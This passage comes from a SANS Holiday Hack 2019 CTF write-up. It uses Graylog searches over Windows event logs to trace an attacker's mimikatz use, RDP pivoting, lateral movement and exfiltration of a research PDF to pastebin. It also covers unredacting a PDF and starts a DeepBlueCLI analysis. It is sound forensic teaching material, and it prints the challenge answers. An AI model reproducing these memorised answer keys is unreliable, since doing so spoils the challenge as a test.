


Figure 72 - Graylog Screenshot

Going down the list, the file being used is shown. A few steps after mimikatz[30] is also used.

Answer: C:\cookie.exe

Question 6

The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

A successfully logged-in account is logged under Event ID 4624[31]. Knowing the local address they'll be pivoting from helps to build the following search: `EventID:4624 and SourceNetworkAddress:192.168.247.175 AND AccountName:/.+/`

This will bring back several results where they all share the same AccountName.




Figure 73 - Graylof Screenshot

Answer: alabaster

Question 7

What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Logon type 10[32] denotes a RDP connection so a pretty simple search: `LogonType:10 AND DestinationHostname:/.+/`

Figure 74 - Graylog Screenshot

---

[30] https://github.com/gentilkiwi/mimikatz

[31] https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624

[32] http://techgenix.com/logon-types/

Answer: 06:04:28


Question 8

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName,DestinationHostname,LogonType of this connection?

Some things to note:

1. They have RDP access to the box via a GUI
2. Navigating the file system suggests they will be using explorer

Based on this, it's evident logon type 3 is used[33] and also need to be looking for Event ID 4624[34]. This gives a fairly simple search: `LogonType:3 AND EventID:4624`



Timestamp	DestinationHostname	LogonType	SourceHostName
2019-11-19 06:08:32.000	elfu-res-wks2	3	DEFANELF
2019-11-19 06:08:32.000	elfu-res-wks2	3	DEFANELF
2019-11-19 06:08:32.000	elfu-res-wks2	3	DEFANELF
2019-11-19 06:08:32.000	elfu-res-wks2	3	DEFANELF
2019-11-19 06:07:22.000	elfu-res-wks3	3	ELFU-RES-WKS2
2019-11-19 06:07:22.000	elfu-res-wks3	3	ELFU-RES-WKS2
2019-11-19 06:07:22.000	elfu-res-wks3	3	ELFU-RES-WKS2
2019-11-19 06:07:22.000	elfu-res-wks3	3	ELFU-RES-WKS2

Figure 75 - Graylog Screenshot

Given our focus is workstations, this makes the answer stand out a bit more.

Answer: ELFU-RES-WKS2,elfu-res-wks3,3

Question 9

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

Building on previous searches with an Event ID of 2[35] and a source of the 2nd workstation to give: `source:elfu\-res\-wks2 AND EventID:2`

This gives over 70 results, most of which are under common file paths so we amend the search to filter these out: `source:elfu\-res\-wks2 AND EventID:2 AND NOT TargetFilename:/.+AppData.+/ AND NOT TargetFilename:/.+ProgramData.+/`

It gives two results, one of which is the fairly obvious answer.

---

[33] http://techgenix.com/logon-types/

[34] https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624

[35] https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90002




Figure 76 - Graylog Screenshot

Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

Question 10

What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

To exfiltrate the document, the name of it would be used in a command line so it can be used in a fairly simple search for this: `CommandLine:/.+super_secret_elfu_research.+/`




Figure 77 - Graylog Screenshot

A PowerShell command is invoked to post data to pastebin so pivoting on this gives the final answer: `DestinationHostname:pastebin.com`




Figure 78 - Graylog Screenshot

Answer: 104.22.3.84

Objectives

Find the Turtle Doves

Synopsis

Find the missing turtle doves.

Solution

In what was the easiest objective, just walking to the student union and on the hearth of the fireplace, there stood the two turtle doves

Figure 79 - Two Turtles Doves

Unredact Threatening Document

Synopsis

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

Solution

Like the previous objective, finding the document was fairly easy. It was in the upper left corner of the grid. Removing the trees made it easier to spot[36].




Figure 80 - Unredact Threatening Document

The PDF was a single page letter with most of it being redacted as shown on the next page.

[36] https://github.com/januszjasinski/SANS-Holiday-Hack/blob/master/2019/Misc/removing-trees.js





Figure 81 – Redacted Document

There were a few ways to remove the confidential boxes such as opening it in MS Word or using Adobe Acrobat Pro. However, simply selecting all the text, copying it and pasting it into a text editor sufficed.

Answer



```
Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters… OR
ELSE!


Attention All Elf University Personnel,

It remains a constant source of frustration that Elf University and the entire operation at the
North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE
you to consider lending your considerable resources and expertise in providing merriment,
cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical
characters.

For centuries, we have expressed our frustration at your lack of willingness to spread your
cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine
holidays and mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands.
We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character
```

Figure 82 - Redacted Document

URL

https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/02)%20Unredact%20Threatening%20Document

Windows Log Analysis: Evaluate Attack Outcome

Synopsis

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.

- https://downloads.elfu.org/Security.evtx.zip

Hint

- https://www.ericconrad.com/2016/09/deepbluecli-powershell-module-for-hunt.html

Solution

First thing is to go ahead and download/install DeepBlueCLI from https://github.com/sans-blue-team/DeepBlueCLI

The usage seems fairly simple. Running against the contents of the extracted file and exporting it to an easy-to-read format seems the obvious thing to do.


